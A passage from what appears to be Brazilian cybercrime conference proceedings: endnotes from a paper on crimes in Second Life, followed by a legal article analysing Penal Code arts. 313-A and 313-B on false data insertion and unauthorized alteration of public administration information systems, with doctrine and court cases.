[xv]"Avatar – Rubrica: religião. Na crença hinduísta, descida de um ser divino à terra, em forma materializada. Particularmente cultuados pelos hindus são Krishna e Rama, avatares do deus Vixnu; os avatares podem assumir a forma humana ou a de um animal. - 2 - processo metamórfico; transformação, mutação." Dicionário Houaiss - <http://houaiss.uol.com.br/busca.jhtm?verbete=avatar&stype=k> – Acesso Abr.2007.

[xvi] "Virtual terrorists - Hunted in reality, jihadists are turning to artificial online worlds such as Second Life to train and recruit members, writes Natalie O'Brien - The bomb hit the ABC's headquarters, destroying everything except one digital transmission tower. The force of the blast left Aunty's site a cratered mess. Just weeks before, a group of terrorists flew a helicopter into the Nissan building, creating an inferno that left two dead. Then a group of armed militants forced their way into an American Apparel clothing store and shot several customers before planting a bomb outside a Reebok store." http://www.theaustralian.news.com.au/story/0,25197,22161037-28737,00.html **–** Acesso em Ago/2007.

[xvii] Silva, Paulo Quintiliano dos "Crimes Cibernéticos e seus efeitos internacionais" In: Anais: Procedings of the Firts International Conference on Forensic Computer Science Investigation (ICoFCS´2006)/ Departamento de Polícia Federal (ed.) Brasília, Brazil, 2006, ISSN 19180-1114, pp. 12. "Apologia ou ao fato criminoso são alguns dos delitos apontados pelo Cientista em sua obra", pp. 124.

[xviii] Definição de cybercrime: "We will define cybercrime as a special category of criminal acts that can only be executed through the utilization of computer and network technologies. Spinello, Richard A. "CyberEthics: Morality and Law in Cyberspace", pp. 192.

[xix] Disponível em www.itnews.com.au/News/46333,cyberterrorists-storm-second-life.aspx. Acesso Set/07

[xx] BALKIN**,** Jack M.; NOVECK, Beth Simone. "***The State of Play: law, games, and virtual worlds"***. New York: New York University Press, 2006, pp. 3.

[xxi] Disponível em http://www.australianit.news.com.au/story/0,24897,22161699-15306,00.html – Acesso Ago/2007.

[xxii] Report Mainz. "InternetspieleTummelplatz für Kinderpornografie - Moderation Fritz Frey - Peter Vogt, Oberstaatsanwalt Halle: »Wir werden versuchen diese Person namhaft zu machen. Sollte uns das gelingen, hat die Person mit einem Strafverfahren wegen Drittbesitzverschaffung von Kinderpornografie zu rechnen, und dieser Straftatbestand wird mit Freiheitsstrafe von drei Monaten bis zu fünf Jahren geahndet.« Erstmals wird strafrechtlich ermittelt in Sachen Kinderpornografie und Second Life. Doch die virtuelle Welt wächst weiter, Tag für Tag. Inzwischen hat Second Life über sechs Millionen Mitspieler." Disponível em http://www.swr.de/report/-/id=233454/nid=233454/did=2060062/1h0wega/index.html– Acesso Ago/2007.

[xxiii] "Il est possible que les lois contre la pornographie enfantine dans d'autres pays aient pour effet d'interdire les jeux autorisant les rapports sexuels virtuels avec des enfants virtuels. En Australie, selon les déclarations de Connor O'Brien, président de la section de droit pénal de l'Institut de droit de Victoria, dans *The Age* (journal de Melbourne), le développeur de Second Life est passible de poursuites compte tenu de la diffusion d'images d'enfants dans un contexte sexuel".(...) Il est probable que toute cette publicité autour de la pédophilie virtuelle dans Second Life soit axée sur la mauvaise cible. Les jeux vidéo font l'objet de véritables contrôles judiciaires, non pas quand ils permettent aux individus de faire des choses qui, dans la vraie vie, seraient condamnables, mais quand on peut raisonnablement conclure qu'ils risquent d'accroître la criminalité dans le monde réel. A l'heure actuelle, les preuves en la matière sont plus fortes pour les jeux qui engendrent la violence que pour les réalités virtuelles qui autorisent la pédophilie. " Vices virtuels by Peter Singer –Disponível em http://www.project-syndicate.org/commentary/singer26/French - Acesso Ago/2007

[xxiv] Magnitud de la pornografía infantil – "Las investigaciones de la policía federal argentina afirman que más de 2 millones de personas se conectan a sitios de pornografía infantil – y en dos minutos, es posible acceder a 1.400 imágenes de pornografía infantil. • Protégeles, una ONG europea creada para rastrear y remover pornografía infantil del Internet, recibió 28.900 denuncias e identifico 1.800 comunidades en el mundo de abusadores de niños entre el 2001 y el 2004. • La Internet Watch Foundation (Fundacion para la Vigilancia de Internet) informó que en el 2003, recibió reportes sobre 13 newsgroups potencialmente ilegales, 24 newsgroups que regularmente hospedan imágenes de abuso infantil, así como 33 sitios de pago-para-ver (pay-per-view) y 66 sitios Web comunes que hospedaban semanalmente imágenes potencialmente ilegales de abuso infantil. • En el 2003, investigadores del Reino Unido reportaron que durante las seis semanas que monitorearon Internet, encontraron 140.000 imágenes de abuso infantil expuestas durante ese tiempo. • Un estudio del Servicio Aduanero de los Estados Unidos realizado en el 2001 encontró 100.000 sitios en Internet relacionados con la pornografía infantil. Ese mismo año, una compañía norteamericana productora de software de filtro, N2H2, reportó 231 sitios de pornografía infantil nuevos en línea cada mes – o cerca de ocho sitios por día – aunque algunos sitios desaparecieron durante los seis meses que duró el estudio. • Luego de un año revisando más de un millón de páginas Web por día, la compañía de tarjetas de crédito Visa informó haber identificado 400 sitios identificados como poseedores de pornografía infantil. El estudio formó parte de las acciones de la compañía para contrarrestar el uso de Visa en la venta de pornografía ilegal. • La policía inglesa dijo al diario The Guardian que en el 2003 el tamaño del tráfico de imágenes ilegales a través del peer2peer empequeñeció a casi todos los demás abusos a niños encontrados en la red. • En Lincolnshire, Reino Unido, un hombre fue encontrado con 450.000 imágenes pornográficas de niños. Otro hombre en Nueva York poseía un millón". Disponível em http://nopornoinfantil.blogspot.com/2007/04/utilizacin-de-nios-y-nias-en-pornografa.html - Acesso em Abril/2007

[xxv] Revista Exame Informática. "FBI faz busca a cassinos do Second Life". Disponível em meio eletrônico no endereço: http://exameinformatica.clix.pt/noticias/internet/214975.html - Acesso Jun/07.

[xxvi] Obtido por meio eletrônico as últimas informações e mais completas sobre o CATS. a Microsoft Brasil e a Polícia Federal se unem para lançar a versão local do CETS – Child Exploitation Tracking System (pronuncia-se "KÉTS") ou Sistema de Rastreamento de Exploração Infantil, um projeto internacional cujo objetivo é o de combater a exploração on-line de crianças. A ferramenta irá permitir que a força policial brasileira se torne ainda mais efetiva em sua luta neste crime abominável e que não respeita fronteiras. Disponível em http://www.s2.com.br/scripts/release.asp?clienteId=361&releaseId=19484. Acesso Ago/07.

- **Regiane Alonso Angeluci**, advogada militante, graduada, pós-graduada em direito civil e mestranda do curso de Direito na Sociedade da Informação pelo Centro Universitário das Faculdades Metropolitanas Unidas – UniFMU. E-mail: reangeluci@uol.com.br

- **Coriolano Aurélio de Almeida Camargo Santos,** advogado militante, graduado, pós-graduado e mestrando do curso de Direito na Sociedade da Informação pelo Centro Universitário das Faculdades Metropolitanas Unidas – UniFMU. Nomeado por Decreto do Senhor Governador do Estado de São Paulo em 2.005, exerce o cargo de Juiz da Quarta Câmara Efetiva do Egrégio Tribunal de Impostos e Taxas da Secretaria dos Negócios da Fazenda do Estado de São Paulo (2006/2007). Membro do Conselho Consultivo e Técnico Científico do ICCyber-ICoFCS-IBTCE, maior evento de Tecnologia, Sistemas de Segurança da Informação e Investigação de Crimes Cibernéticos e Eletrônicos

da América Latina e um dos maiores do mundo. www.iccyber.org. E-mail: coriolano@almeidacamargo.com.br

Crimes contra a Segurança dos Sistemas de Informações da Administração Pública

Hélio Santiago Ramos Júnior

***Resumo*—**O objetivo do presente artigo é dissertar sobre os crimes praticados contra a segurança dos sistemas de informações da Administração Pública que foram inseridos no Código Penal (CP) através da Lei nº 9.983/2000, isto é, o crime de inserção de dados falsos em sistemas de informações da Administração Pública (art. 313-A do CP) e também o crime de modificação ou alteração de tais sistemas sem a devida autorização (313-B do CP). Pretende-se estudar a doutrina e a jurisprudência acerca desta matéria, concluindo, ao final, sobre a necessidade de políticas de segurança da informação em todos os órgãos da Administração Pública.

***Palavras-chave*—**Crimes de informática, Segurança da Informação, Administração Pública.

I. Introdução

A Lei nº 9.983, de 14 de julho de 2000, alterou o Código Penal brasileiro (Decreto-Lei 2.848, de 07 de dezembro de 1940) e, dentre outras coisas, inseriu dois tipos penais no Código Penal, objetivando especificamente a tutela penal da segurança dos sistemas de informações e bancos de dados da Administração Pública.

Neste sentido, restaram tipificados o crime de inserção de dados falsos em sistemas de informações, conhecido como peculato eletrônico, e também o crime de modificação ou alteração não autorizada de sistemas de informações da Administração Pública, respectivamente, nos art. 313-A e 313-B ambos do Código Penal.

É importante mencionar que tanto o art. 313-A quanto o art. 313-B do Código Penal tutela a segurança dos sistemas de informações da Administração Pública e não os sistemas de informações de entidades particulares ou privadas, por isso foram inseridos no Título XI do Código Penal que trata justamente dos crimes contra a Administração Pública.

No primeiro capítulo, será comentado o crime de inserção de dados falsos em sistemas de informações a partir de estudo da doutrina e de pesquisa jurisprudencial acerca da matéria. O mesmo será feito no capítulo segundo em relação ao art. 313-B do Código Penal.

Por último, conclui-se pela necessidade de adoção de políticas de segurança da informação nos órgãos da Administração Pública.

II. O crime de inserção de dados falsos em sistemas de informaçõeS

A. Doutrina

De acordo com o art. 313-A do Código Penal, considera-se crime de inserção de dados falsos em sistemas de informações a conduta de "inserir ou facilitar, o funcionário autorizado, a inserção de dados falsos, alterar ou excluir indevidamente dados corretos nos sistemas informatizados ou bancos de dados da Administração Pública com o fim de obter vantagem indevida para si ou para outrem ou para causar dano". A pena atribuída a este crime é de reclusão, de 2 (dois) a 12 (doze) anos, e multa.

Esta norma penal tutela a segurança dos sistemas informatizados e bancos de dados da Administração Pública visando responsabilizar penalmente o funcionário público que, possuindo autorização para acessar o sistema, aproveita-se desta situação para inserir direta ou indiretamente dados falsos, alterar ou excluir dados corretos com a finalidade de obter vantagem indevida para si ou para outrem ou para causar dano.

Assim, "é protegida a Administração Pública, particularmente a segurança do seu conjunto de informações, inclusive no meio informatizado, que, para a proteção de toda a coletividade, devem ser modificadas somente nos limites legais. Daí se punir o funcionário que, tendo autorização para manipulação de tais dados, vem a maculá-los pela modificação falsa ou a inclusão ou exclusão de dados incorretos" (Jesus, 2006, p. 963).

Trata-se de um crime próprio, ou seja, "que exige determinada qualidade ou condição pessoal do agente" (Bitencourt, 2002, p.148). No caso concreto, isto significa dizer que o sujeito ativo deste crime não pode ser qualquer funcionário público, mas somente aquele funcionário autorizado pela Administração Pública para gerir o sistema de informações ou acessar e alterar o banco de dados.

Não obstante o fato de o delito do art. 313-A ser considerado um crime próprio, é possível haver concurso de agentes quando terceiros praticam a conduta descrita no tipo penal em conluio com o funcionário público autorizado o qual vem a facilitar a ação criminosa.

O art. 29, caput, do Código Penal estabelece que quem, de qualquer modo, concorre para o crime incide nas penas a este cominadas, na medida de sua culpabilidade. Desta forma,

"nada impede, porém, o concurso de agentes pela participação criminosa, por meio de instigação, ou mesmo a co-autoria, quando a conduta de inserção, alteração ou exclusão é praticada por terceiro" (Mirabete, 2004, p. 313).

No mesmo sentido, "o concurso de pessoas, no entanto, seja co-autoria ou participação, é possível, na modalidade de facilitar, já que nesta o funcionário consente que um terceiro possa adulterar os dados" (Jesus, 2006, p. 964).

A vítima deste crime é o Estado haja vista se tratar de crime praticado contra a Administração Pública, admitindo-se também que o particular possa ser considerado sujeito passivo quando vier a sofrer prejuízo em virtude da prática do crime.

O tipo objetivo do crime de inserção de dados falsos em sistemas de informações abrange as condutas de: inserir dados falsos em sistemas informatizados ou bancos de dados da Administração Pública; facilitar a inserção de dados falsos em tais sistemas por terceiros; alterar indevidamente dados corretos do sistema; e excluir dados corretos do sistema sem a devida autorização. "Trata-se de um tipo misto alternativo, em que a ocorrência de mais um dos núcleos, num mesmo contexto fático, constitui crime único" (Jesus, 2006, p. 964).

O art. 313-A do Código Penal é um crime doloso, que para a sua consumação exige que o agente tenha a vontade de inserir direta ou indiretamente dados falsos, de alterar ou excluir indevidamente os dados corretos do sistema com a finalidade específica de obter vantagem para si ou para outrem ou causar dano.

É considerado um crime formal, pois a sua consumação independe do agente ter conseguido atingir o resultado pretendido. Neste sentido, o crime formal "descreve um resultado, que, contudo, não precisa verficar-se para ocorrer a consumação. Basta a ação do agente e a vontade de concretizá-lo (...)" (Bitencourt, 2002, p. 146).

Para a consumação do crime do art. 313-A do Código Penal é preciso que o agente seja funcionário público autorizado, que pratique a conduta descrita na norma penal e que tenha a vontade de concretizá-la, pouco importando se conseguiu ou não obter o resultado pretendido.

Quando o funcionário autorizado insere dados falsos no sistema de informações da Administração Pública com a consciência de que tais dados são falsos e com a vontade de realizar esta ação para obter vantagem para si ou para outrem ou para causar dano, o crime se consuma a partir do momento em que os dados falsos foram inseridos no sistema de informações, independentemente da obtenção de vantagem ou do dano causado em decorrência da prática do crime.

B. Jurisprudência

Em 2004, o Tribunal de Justiça de Santa Catarina negou provimento a recurso interposto por funcionária pública e por seu comparsa, mantendo a sentença de condenação de ambos, proferida na primeira instância, por violação ao art. 313-A do Código Penal:

Apelação criminal – Inserção de dados falsos em sistema de informações (Art. 313-A do Código Penal) – Autoria e materialidade devidamente comprovadas – Servidora pública que a pedido de seu namorado despachante, inseria dados falsos no sistema do CIRETRAN, liberando os certificados de licenciamento de veículos – Taxas de licenciamento de veículos não recolhidas – Desclassificação para o delito de prevaricação – Condutas que ultrapassam os limites expressos no art. 319 do Código Penal – Diminuição da pena – Arrependimento posterior – Delito praticado por dezessete vezes em continuidade delitiva, demonstrando fragilidade do arrependimento – Aumento que se mostra adequado, considerando o número de reiterações praticadas – Crime praticado em detrimento da Administração Pública – Pena superior a um ano – Perda da função pública – Efeito da condenação – Recursos desprovidos.

Tratando-se de condenação por crime praticado com abuso de dever ou violação de dever para com a Administração Pública, dispensável a indicação dos motivos da decretação por estarem ínsitos na própria fundamentação do convencimento do delito praticado contra a Administração, por serem comuns, devendo a exigência de fundamentação ser específica apenas para os demais casos tratados no art. 92 do Código Penal. (TJSC, Apelação criminal n. 2004.028935-4, de Itajaí, Rel. Des. Solon D'Eça Neves, data do julgado 19/07/2005).

Neste julgado, em síntese, uma funcionária pública, autorizada a lidar com o sistema do Ciretran, e seu namorado foram condenados pelo crime de inserção de dados falsos em sistemas de informações. Ela teria inserido dados falsos no sistema a pedido de seu namorado, digitando no sistema um código de autenticação de pagamento de seguro, entretanto com valor correspondente às taxas de licenciamentos, sem essas estarem recolhidas, com o fim de obter vantagem indevida para si e para o seu comparsa, o qual também foi condenado em virtude de haver participado e instigado a prática do crime.

De acordo com os autos, o esquema funcionava da seguinte forma: "O co-réu, sendo despachante, recebia dos proprietários dos veículos, terceiros lesados, em seu local de trabalho, as quantias que deveriam servir para que efetuasse o pagamento do imposto de propriedade de veículo automotor (IPVA), do seguro DPVAT obrigatório e da taxa de licenciamento de veículo, recolhidas mediante recibo de pagamento expedido pelo banco. Posteriormente, entregaria as guias já pagas à repartição da Polícia Civil, responsável pela expedição dos certificados de registros de licenciamentos de veículos, para então receber os documentos. Ocorre que o co-réu deixava de recolher a taxa de licenciamento de veículo, cujo valor é de R$ 13,00 (treze reais), e encaminhava as guias à co-ré, para que esta burlasse o sistema de automação da Polícia Civil, introduzindo dados falsos e possibilitando que os valores correspondentes às taxas de licenciamentos evidenciassem estar pagos, permitindo a respectiva liberação dos certificados de registro e licenciamento de veículos, obtendo ambos, dessa forma, vantagem indevida".

No ano de 2005, o Tribunal de Justiça do Rio Grande do Sul absolveu, por ausência de provas, um policial civil

acusado pelo Ministério Público estadual de ter praticado o crime previsto no art. 313-A do Código Penal:

Apelação crime. Inserção de dados falsos em sistemas de informações. Art. 313-A, CP. Não é possível concluir que seja o acusado o autor do crime só porque ele seria o único a obter vantagens com a exclusão dos dados Assim, não havendo prova suficiente da participação do réu na prática da infração penal impõe-se a absolvição. (TJRS, Apelação Crime nº 70011793890, Quarta Câmara Criminal, Comarca de Garibaldi, Rel. Des. José Eugênio Tedesco, data do julgado: 18/08/2005).

Neste caso, a denúncia do Ministério Público acusou o réu de ter excluído indevidamente dados dos sistemas informatizados da Polícia Civil com o fim de obter vantagem indevida para si e para sua companheira. Tal vantagem consistiria em retirar do sistema de informações da Polícia Civil dados referentes ao envolvimento do réu e de sua companheira em ocorrência policial ou termo circunstanciado. Entretanto, o réu foi absolvido pelo tribunal em razão da ausência de provas de que o mesmo teria praticado a conduta descrita no art. 313-A do CP.

III. CRIME DE MODIFICAÇÃO OU ALTERAÇÃO NÃO AUTORIZADA DE SISTEMAS DE INFORMAÇÕES

A. Doutrina

O crime de modificação ou alteração não autorizada de sistemas de informações está tipificado no art. 313-B do Código Penal e consiste na conduta de "modificar ou alterar, o funcionário, sistema de informações ou programa de informática sem autorização ou solicitação da autoridade competente".

A pena aplicável a este crime é de detenção, de 03 (três) meses a 02 (dois) anos, e multa. No entanto, se a modificação ou a alteração resultar dano para a Administração Pública ou para o administrado, a pena é aumentada de um terço até a metade.

No que se refere à objetividade jurídica, "protege-se a Administração Pública, particularmente a incolumidade de seus sistemas de informações e programas de informática, que só podem sofrer modificações ou alterações quando a autoridade competente solicita ou autoriza a determinado funcionário. Por isso, não havendo tal aquiescência, a conduta é punida, tanto mais por se levar em consideração que tais informações, muitas vezes, encerram sigilo e interesses estratégicos do próprio Estado" (Jesus, 2006, p. 965).

Trata-se de crime próprio que, em regra, somente pode ser praticado por funcionário público haja vista a expressa referência a esta qualidade no tipo penal.

É oportuno mencionar que o art. 327, caput, do Código Penal estabelece que, para efeitos penais, considera-se funcionário público quem, embora transitoriamente ou sem remuneração, exerce cargo, emprego ou função pública; sendo que o §1º deste artigo determina que se equipara a funcionário público quem exerce cargo, emprego ou função pública, em entidade paraestatal, e quem trabalha para empresa prestadora de serviço contratada ou conveniada para a execução de atividade típica da Administração Pública.

Outro aspecto importante que cabe destacar é que, diferentemente do artigo anterior (art. 313-A) que exige que o funcionário público, autor do crime, seja autorizado pela Administração Pública para operar o sistema, o crime previsto no art. 313-B, por sua vez, pode ser praticado por qualquer funcionário público desde que a modificação ou alteração do sistema de informações ou do programa de computador não tenha sido autorizada nem solicitada pela autoridade competente.

Neste sentido, entende a doutrina:

"Crime funcional próprio, só pode ser praticado por funcionário público no exercício do cargo, sem, no entanto, haver sido autorizado ou obtido solicitação da autoridade competente para a finalidade de alterar sistema de informações ou programa de informática" (Jesus, 2006, p. 965).

"O novo dispositivo trata de crime próprio, sendo o agente funcionário público, esteja ou não autorizado a operar o sistema de informações ou o programa de informática. Nada impede, porém, a participação de terceiro, por instigação ou auxílio material ou moral" (Mirabete, 2005, p. 2335).

Tendo em vista se tratar de crime contra a Administração Pública, o sujeito passivo é o Estado e, como conseqüência, pode ser vítima também o administrado que venha a sofrer prejuízo em virtude da modificação ou alteração do sistema de informações ou programa de informática.

O crime de modificação ou alteração não autorizada de sistemas de informações abrange as condutas de: modificar sistema de informações ou programa de informática; e alterar sistema de informações ou programa de informática.

Há uma discussão doutrinária no sentido de verificar se tais verbos possuem ou não o mesmo significado, não obstante a esta divergência, pode-se considerá-los como sinônimos na medida em que se pode dizer que, de fato, toda alteração gera uma modificação no sistema de informações ou no programa de informática.

Damásio Evangelista de Jesus argumenta que não se trata de verbos idênticos "já que modificar pretende-se a dados que dizem respeito à estrutura do sistema (de dados) ou ao programa de informática. Já o alterar vincula-se a informações contidas no sistema ou no programa. Ponderamos que a colocação de dois núcleos tão parecidos teve a finalidade de não deixar dúvidas aos intérpretes e aplicadores da norma penal. Trata-se de um tipo misto alternativo, em que a concretização de mais de um dos núcleos, num mesmo contexto fático, constitui crime único" (Jesus, 2006, p. 965).

O art. 313-B do Código Penal se caracteriza como um crime doloso, isto é, exige-se que o funcionário público tenha a intenção de modificar ou alterar sistema de informações ou programa de informática da Administração Pública sem autorização da autoridade competente.

Trata-se de um crime de mera conduta, ou seja, basta que o agente pratique o comportamento descrito na norma penal para a sua consumação. No caso, o crime se consuma com a

simples modificação ou alteração do sistema de informações ou do programa de informática desde que a conduta seja praticada sem que haja autorização ou solicitação da autoridade competente.

Neste sentido, "consuma-se o crime previsto no art. 313-B com a modificação ou alteração total ou parcial do sistema de informações ou do programa de informática, independentemente de haver ou não prejuízo efetivo para a Administração Pública ou terceiro. Se este ocorrer, o crime será qualificado" (Mirabete, 2005, p. 2.336).

O crime será qualificado quando a modificação ou a alteração resultar dano para a Administração Pública ou para o administrado, circunstância em que a pena aplicada será aumentada de um terço até a metade, nos termos do parágrafo único do art. 313-B do Código Penal.

B. Jurisprudência

No ano passado, em outubro de 2006, o Tribunal Regional Federal da 4ª Região negou provimento a recurso de apelação interposto por um estagiário do Centro de Processamento de Dados da Universidade Federal do Rio Grande do Sul (UFRGS) condenado pelo crime de modificação ou alteração de sistemas de informações:

Apelação criminal. Art. 313-B e Art. 327, § 1º, ambos do Código Penal. Modificação e alteração não autorizada de sistema de informação da UFRGS. Processo administrativo disciplinar realizado no âmbito da universidade. Réu confesso. Prova testemunhal uníssona. Materialidade e autoria comprovadas. Dano demonstrado. Condenação.

As provas colhidas no Processo Administrativo Disciplinar realizado no âmbito de Universidade, posteriormente ratificadas integralmente em juízo, são aptas a ensejar condenação.

O réu que, na condição de bolsista (estagiário) do Centro de Processamento de Dados da UFRGS, desempenha função pública é, para fins penais, equiparado a funcionário público.

Para a configuração do delito tipificado no art. 313-B do CP é irrelevante o prejuízo, o qual, se ocorrer, poderá ensejar a causa de aumento de pena prevista no parágrafo único do mencionado artigo.

No caso de resultar dano para a Administração ou para o administrado, incide a majorante prevista no parágrafo único do art. 313-B, ainda que o prejuízo não seja de natureza patrimonial.

Apelação desprovida. (TRF 4ª Região, Apelação Criminal nº 2005.71.00.016873-9/RS, Rel. Des. Federal Maria de Fátima Freita Labarrère, publicado no D.J.U. de 11/10/2006).

No caso, o aluno bolsista confessou que utilizou a senha de um funcionário para ter acesso ao sistema informatizado de controle de dados da UFRGS para alterar o conceito em disciplinas e o vínculo de cursos de graduação, de forma que se considerou estarem comprovadas a autoria e a materialidade do crime.

O réu alegou que o crime foi praticado tão somente com o objetivo de adquirir conhecimentos a respeito do funcionamento do sistema alterado, entretanto este argumento foi contestado pelo Ministério Público Federal que o denunciou, tendo em vista que as alterações foram realizadas de forma contínua por um período de 8 (oito) meses, bem como se constatou que o réu alterou seus conceitos (notas) em disciplinas por diversas vezes.

Mesmo o réu sendo bolsista contratado pela Fundação de Apoio da Universidade Federal do Rio Grande do Sul (FAURGS), entidade de direito privado, por exercer função pública junto ao Centro de Processamento de Dados da UFRGS, foi equiparado à condição de funcionário público, nos moldes do §1º do art. 327 do Código Penal.

Portanto, o Tribunal Regional Federal da 4ª Região manteve a decisão do juízo de origem que condenou o réu pelo crime de modificação ou alteração de sistemas de informações ou programa de informática, reconhecendo que se trata de crime de mera conduta, que independe de prejuízo para a sua consumação, sendo que uma vez constatado prejuízo para a Administração Pública ou para o administrado, o crime passa a ser qualificado, com aumento da pena nos termos do parágrafo único do art. 313-B do CP.

IV. Proteção Jurídica dos Sistemas de Informações da Administração Pública na Sociedade em Rede

A proteção jurídica dos sistemas de informações dos órgãos da Administração Pública é fundamental para que seja possível responsabilizar penalmente o agente que atentar contra a segurança de tais sistemas.

Em 2006, um hacker, identificado como “Lady Diana”, invadiu o sistema de informática do governo do Estado do Rio Grande do Norte e modificou as páginas iniciais de diversos órgãos vinculados ao Poder Executivo.

Logo em seguida, argumentava-se que a conduta deste indivíduo estaria tipificada pelo art. 313-B do Código Penal. Entretanto, tratou-se de uma informação equivocada.

Conforme se verificou nos capítulos anteriores, os artigos 313-A e 313-B, ambos do Código Penal, são crimes próprios que somente podem ser praticados por funcionário público, seja individualmente ou em concurso com outros agentes.

A prática de invadir sistemas de informações e modificar páginas da internet é conhecida como *defacement* ou desconfiguração. Neste caso, o que acontece é que o hacker explora falhas e vulnerabilidades da rede, fazendo alterações nas páginas iniciais de órgãos da Administração Pública, sem possuir nenhuma autorização ou vínculo com a mesma.

Em relação ao funcionário público autorizado, evidentemente não é necessário que ele seja um hacker, grande conhecedor das ciências da computação, para praticar tais crimes porque possui livre acesso ao banco de dados ou ao sistema de informações da Administração Pública.

De qualquer forma, mesmo não possuindo autorização, o funcionário está dentro da organização o que facilita consideravelmente a prática do crime, já que se aproveita da confiança que possui em relação ao órgão público no qual trabalha.

Diferentemente do funcionário público, o hacker não possui

este vínculo funcional com a Administração Pública, utilizando tão somente os seus conhecimentos e habilidades para modificar páginas, seja de instituições públicas ou privadas.

Assim, nesta hipótese, como não se verifica a possibilidade deste ser equiparado a funcionário público, tal indivíduo que vem a modificar páginas da web de órgãos da Administração Pública somente poderá ser responsabilizado pelo crime do art. 313-A ou 313-B do Código Penal se o praticar em participação ou co-autoria com funcionário público, o que, na prática, dificilmente ocorrerá.

Diante deste cenário, fica evidenciada a necessidade de proteção jurídica dos sistemas de informações da Administração Pública perante terceiros, pois nem sempre o ordenamento penal vigente consegue tutelar de forma eficaz os interesses e bem jurídicos aos quais se dispôs a proteger.

Frise-se que, de início, o projeto de lei que deu origem à Lei nº 9.983/00 objetivava a responsabilização penal dos funcionários públicos autorizados que inseriam dados falsos no sistema de informações da Previdência Social visando à obtenção de vantagem indevida para si ou para outrem.

Entretanto, houve uma alteração ainda na fase de tramitação do projeto de lei que lhe deu origem para que fosse possível a sua aplicação a todos os sistemas de informações e bancos de dados da Administração Pública.

A necessidade de tutela penal visando à proteção dos sistemas de informações da Administração Pública perante terceiros se tornou mais evidente com o advento da internet e de um fenômeno conhecido como governo eletrônico.

Pode-se conceituar o governo eletrônico como "uma infra-estrutura única de comunicação compartilhada por diferentes órgãos públicos a partir da qual a tecnologia da informação e da comunicação é usada de forma intensiva para melhorar a gestão pública e o atendimento ao cidadão. Assim, o seu objetivo é colocar o governo ao alcance de todos, ampliando a transparência das suas ações e incrementando a participação cidadã" (Rover, 2005, p. 55).

Além da transparência e da publicidade, há também o princípio constitucional da eficiência administrativa que foi inserido no caput do art. 37 da Constituição Federal pela Emenda Constitucional nº 19/98 e que serve de argumento para justificar a informatização e modernização da Administração Pública.

Trata-se de princípios constitucionais que trouxeram a necessidade de utilização da internet como um meio para tornar o governo mais eficiente e mais próximo do cidadão. Neste sentido, "a Lei nº 9.755, de 16 de dezembro de 1998, ao dispor sobre a criação de homepage na Internet, pelo TCU, para divulgação dos dados e informações, criou a norma jurídica necessária para o cumprimento do previsto no art. 37 da Constituição Federal brasileira, no que diz respeito aos princípios da transparência e da publicidade nesse novo modo de organização da sociedade e do Estado" (Olivo, 2004, p. 175).

Exemplos desta nova realidade são a declaração de imposto de renda pela internet, o uso do pregão eletrônico nas compras públicas, a informatização do processo judicial através da Lei nº 11.419, de 19 de dezembro de 2006 dentre outros.

Os fenômenos do governo eletrônico e da Administração Pública em rede justificam a necessidade de uma adequada tutela penal para os sistemas de informações dos órgãos públicos perante terceiros visando à proteção e segurança jurídica de tais sistemas em face dos crimes de informática.

Assim, está em tramitação o projeto de lei substitutivo ao PLS 76/2000, PLS 137/2000 e PLC 89/2003 que, dentre outras coisas, pretende inserir o art. 339-A no Código Penal tipificando a conduta de "acessar indevidamente rede de computadores, dispositivo de comunicação ou sistema informatizado". É caracterizado como um crime de mera conduta, ou seja, basta o agente praticar o acesso indevido para consumar o delito,

O projeto substitutivo também define, no art. 339-C, inciso III, o conceito de sistema informatizado para fins penais como: "o equipamento ativo da rede de comunicação de dados com ou sem fio, a rede de telefonia fixa ou móvel, a rede de televisão, a base de dados, o programa de computador, ou qualquer outro sistema capaz de processar, capturar, armazenar ou transmitir dados eletrônica ou digitalmente ou de forma equivalente".

Independente da constatação ou não da necessidade de uma tutela penal mais adequada para o caso concreto envolvendo a segurança dos sistemas de informações de entidades públicas, percebe-se que há uma necessidade constante de adoção de políticas de segurança da informação em todos os órgãos da Administração Pública.

Neste sentido, o Tribunal de Contas da União elaborou cartilha contemplando as melhores práticas em Segurança da Informação para serem utilizados na Administração Pública.

Por fim, é oportuno mencionar também que o Decreto nº 3.505, de 13 de junho de 2000, instituiu a Política de segurança da Informação nos órgãos e entidades da Administração Pública Federal, estabelecendo como alguns pressupostos básicos a criação, desenvolvimento e manutenção de mentalidade de segurança da informação; capacitação científico-tecnológica do País para o uso da criptografia na segurança e defesa do Estado; e, conscientização dos órgãos e das entidades da Administração Pública Federal sobre a importância das informações processadas e sobre o risco da sua vulnerabilidade.

REFERÊNCIAS

[1] C. R. Bitencourt, *Manual de Direito Penal*: parte geral. vol. 1. 7.ed. São Paulo, SP: Saraiva, 2002, 744 p.

[2] "Lady Diana invade sites de repartições do Estado". In: *Diário de Natal*. Natal, terça-feira, 14 de novembro de 2006. p.6. Disponível em: < http://pesquisa.dnonline.com.br/document/?view=13006>. Acesso em: 10 set. 2007.

[3] Brasil. Tribunal de Contas da União. *Boas práticas em segurança da informação*. Brasília: TCU, 2003. 70 p.

[4] C. Delmanto et al. *Código Penal comentado*. 6.ed. Rio de Janeiro, RJ: Renovar, 2002, 1100 p.

[5] D. E. de Jesus. *Código penal anotado*. 17.ed. atual. São Paulo: Saraiva, 2006. 1181 p.
[6] J. F. Mirabete; R. N. Fabbrini. *Manual de direito penal*. parte especial. v.3. 19.ed. arts.235-361. São Paulo: Atlas, 2004.
[7] J. F. Mirabete. *Código Penal interpretado*. 5.ed. São Paulo: Atlas, 2005. 2700 p.
[8] L. C. C. de Olivo. *A Reglobalização do Estado e da Sociedade em Rede na Era do Acesso*. Florianópolis: Fundação Boiteux, 2004. 221 p.
[9] A. J. Rover. "Governo eletrônico: uma introdução". In: *Anais da II Conferência Sul-Americana em Ciência e Tecnologia Aplicada ao Governo Eletrônico*. Ijuris: Florianópolis, 2005. pp. 53-64.

Hélio Santiago Ramos Júnior é bacharel em Direito pela Universidade Federal de Santa Catarina (UFSC), mestrando em Engenharia e Gestão do Conhecimento EGC/UFSC. Membro do Grupo de Pesquisa Informática Jurídica, Direito e Tecnologia CNPQ/UFSC.

Ferramenta Para Monitoramento de Redes P2P - EspiaMule

Guilherme M. Dalpian, Perito Criminal Federal, e Carlos A. A. Benites, Perito Criminal Federal

